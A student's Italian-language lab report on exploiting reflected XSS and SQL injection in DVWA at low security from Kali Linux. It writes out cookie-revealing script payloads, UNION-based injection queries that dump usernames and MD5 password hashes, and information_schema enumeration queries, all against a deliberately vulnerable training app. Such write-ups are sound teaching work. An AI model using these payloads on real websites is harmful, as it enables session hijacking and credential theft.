

S6L2

XSSeSQL injection

Marco Falchi

Consegna



Esercizio
Traccia

Esercizio del Giorno

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

- 1. Configurazione del Laboratorio:**
 - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
 - Verificate la comunicazione tra le due macchine utilizzando il comando `ping`.
- 2. Impostazione della DVWA:**
 - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
 - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.
- 3. Sfruttamento delle Vulnerabilità:**
 - Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
 - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

3

Svolgimento

Configurazione del laboratorio:

Ho iniziato lo svolgimento dell'esercizio configurando le macchine virtuali che sono andato ad utilizzare.

Nello specifico ho impostato Kali Linux e Metasploitable2 sulla **stessa "rete interna"**.

Per far sì che le macchine comunicassero ho impostato in maniera manuale gli indirizzi IP.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff  
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever
```

192.168.50.100 per la macchina kali linux

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:12:ff:6c brd ff:ff:ff:ff:ff:ff  
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0  
    inet6 fe80::a00:27ff:fe12:ff6c/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$
```

192.168.50.101 per la macchina kali linux

Verifica delle comunicazioni

Per verificare l'effettiva connessione fra le due macchine ho eseguito dei test di ping da ambe le parti


```
(kali@kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.253 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.156 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.322 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.156 ms  
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.166 ms  
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.144 ms  
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=1.11 ms  
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.177 ms  
64 bytes from 192.168.50.101: icmp_seq=9 ttl=64 time=0.228 ms  
64 bytes from 192.168.50.101: icmp_seq=10 ttl=64 time=0.149 ms  
^C  
— 192.168.50.101 ping statistics —  
10 packets transmitted, 10 received, 0% packet loss, time 9159ms  
rtt min/avg/max/mdev = 0.144/0.285/1.105/0.278 ms
```


```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.260 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.209 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.179 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.202 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.172 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=0.406 ms
64 bytes from 192.168.50.100: icmp_seq=7 ttl=64 time=0.306 ms
64 bytes from 192.168.50.100: icmp_seq=8 ttl=64 time=0.146 ms
64 bytes from 192.168.50.100: icmp_seq=9 ttl=64 time=0.193 ms
64 bytes from 192.168.50.100: icmp_seq=10 ttl=64 time=0.174 ms

--- 192.168.50.100 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8995ms
rtt min/avg/max/mdev = 0.146/0.224/0.406/0.076 ms
```

Notiamo quindi che le macchine comunicano correttamente senza perdita di pacchetti.

Configurazione DVWA




DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.



PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security**
- PHP Info
- About
- Logout


Come da consegna ho impostato la sicurezza su **LOW**

Sfruttamento delle vulnerabilità

Vulnerabilità XSS

Mi sono quindi spostato nella sezione dedicata alle vulnerabilità XSS (cross-site scripting). Queste vulnerabilità si verificano quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo per generare il contenuto da mostrare.


Per prima cosa ho verificato l'output inserendo come input il nome di prova Bob




Come si può vedere, ci viene restituito un messaggio di benvenuto che riporta il nome passato in input. Osservando l'URL possiamo notare l'intera query ?name=Bob#.

A questo punto ho provato a modificare l'input fornito per testare se venisse eseguito come codice. Ad esempio ho provato ad inserire nuovamente il nome Bob ma in grassetto tramite i tag HTML `` e ``.

Come mostra l'immagine che segue, l'input viene preso ed eseguito come se fosse uno script, fornendoci in output il nome in grassetto.




Ho poi eseguito uno script che permette di far apparire una finestra di messaggio all'utente inserendo il testo "Sito compromesso" tramite `<script>alert('Sito compromesso');</script>`



Questo è solo un messaggio innocuo ma possiamo utilizzare questa tecnica per visualizzare il codice di sessione PHP, detto anche token di sessione, ovvero il codice univoco utilizzato da PHP per tenere traccia dell'utente durante la navigazione in modo che questo non debba ogni volta reinserire la password a ogni passaggio o cambio pagina.

Ho dunque inserito nel campo di input `<script>alert(document.cookie);</script>` ottenendo in output il codice di sessione.



Il comando `document.cookie` restituisce una stringa contenente tutti i cookie associati al dominio della pagina corrente che potremmo utilizzare per compiere ulteriori attacchi.

Vulnerabilità SQL injection

Mi sono spostato poi nella sezione SQL injection della DVWA per testare la vulnerabilità delle applicazioni web che, non testando e filtrando l'input dell'utente, permette di eseguire comandi sui database di backend.

Ho provato ad inserire diversi input, se inseriamo ad esempio un numero compreso tra 1 e 5 otteniamo risposta nome e cognome dell'id inserito:

ID 4:

Vulnerability: SQL Injection

User ID:

ID: 4
First name: Pablo
Surname: Picasso

SQL utilizza dei comandi per gestire i database di backend.

Ho ipotizzato dunque che esistesse una query **SELECT FirstName,Surname FROM tables WHERE id='4'**.

- Ho quindi provato ad inserire un apice come input e viene mostrato un errore.
- Ho provato poi ad inserire le classiche query che vengono usate per bypassare i controlli come ad esempio '**OR 'a'='a** ovvero un **valore sempre uguale a True**.

In questo modo, il programma restituisce in output tutto il database con nome e cognome degli utenti elencati in table.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith

Dato che i database contengono le password degli utenti, ho provato a concatenare il comando precedente con un'un'altra query tramite **UNION** inserendo la query

' UNION SELECT null FROM users#

ottenendo come risposta dal server:

The used SELECT statements have a different number of columns

Questo messaggio indica che la tabella selezionata è composta da un numero maggiore di colonne, dunque ho provato il comando

' UNION SELECT null, null FROM users#

User ID:

Submit

ID: ' UNION SELECT null, null FROM users#
First name:
Surname:

Individuato quindi il numero di colonne, ossia **2** ho sostituito i valori null con username, password non ottenendo riscontro, quindi ho provato con user, password ottenendo stavolta l'intera lista delle credenziali presenti nel database:

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Invece di andare a tentativi come ho fatto io si poteva fare in casi più complessi anche gli script:

1' UNION SELECT null, table_name FROM information_schema.tables
WHERE table_schema=database() –

Che serve ad elencare le tabelle

E

1' UNION SELECT null, column_name FROM information_schema.columns
WHERE table_name='users' –

Che esamina le colonne

Conclusione:

Questo esercizio mi ha insegnato come un piccolo errore di programmazione possa compromettere la sicurezza di un'intera infrastruttura, in questo caso di dvwa ci troviamo in un ambiente di simulazione con sicurezza bassa, quindi fatto apposta per essere “bucato” ma in casi reali mi fa pensare quanto bisogna essere scrupolosi e attenti.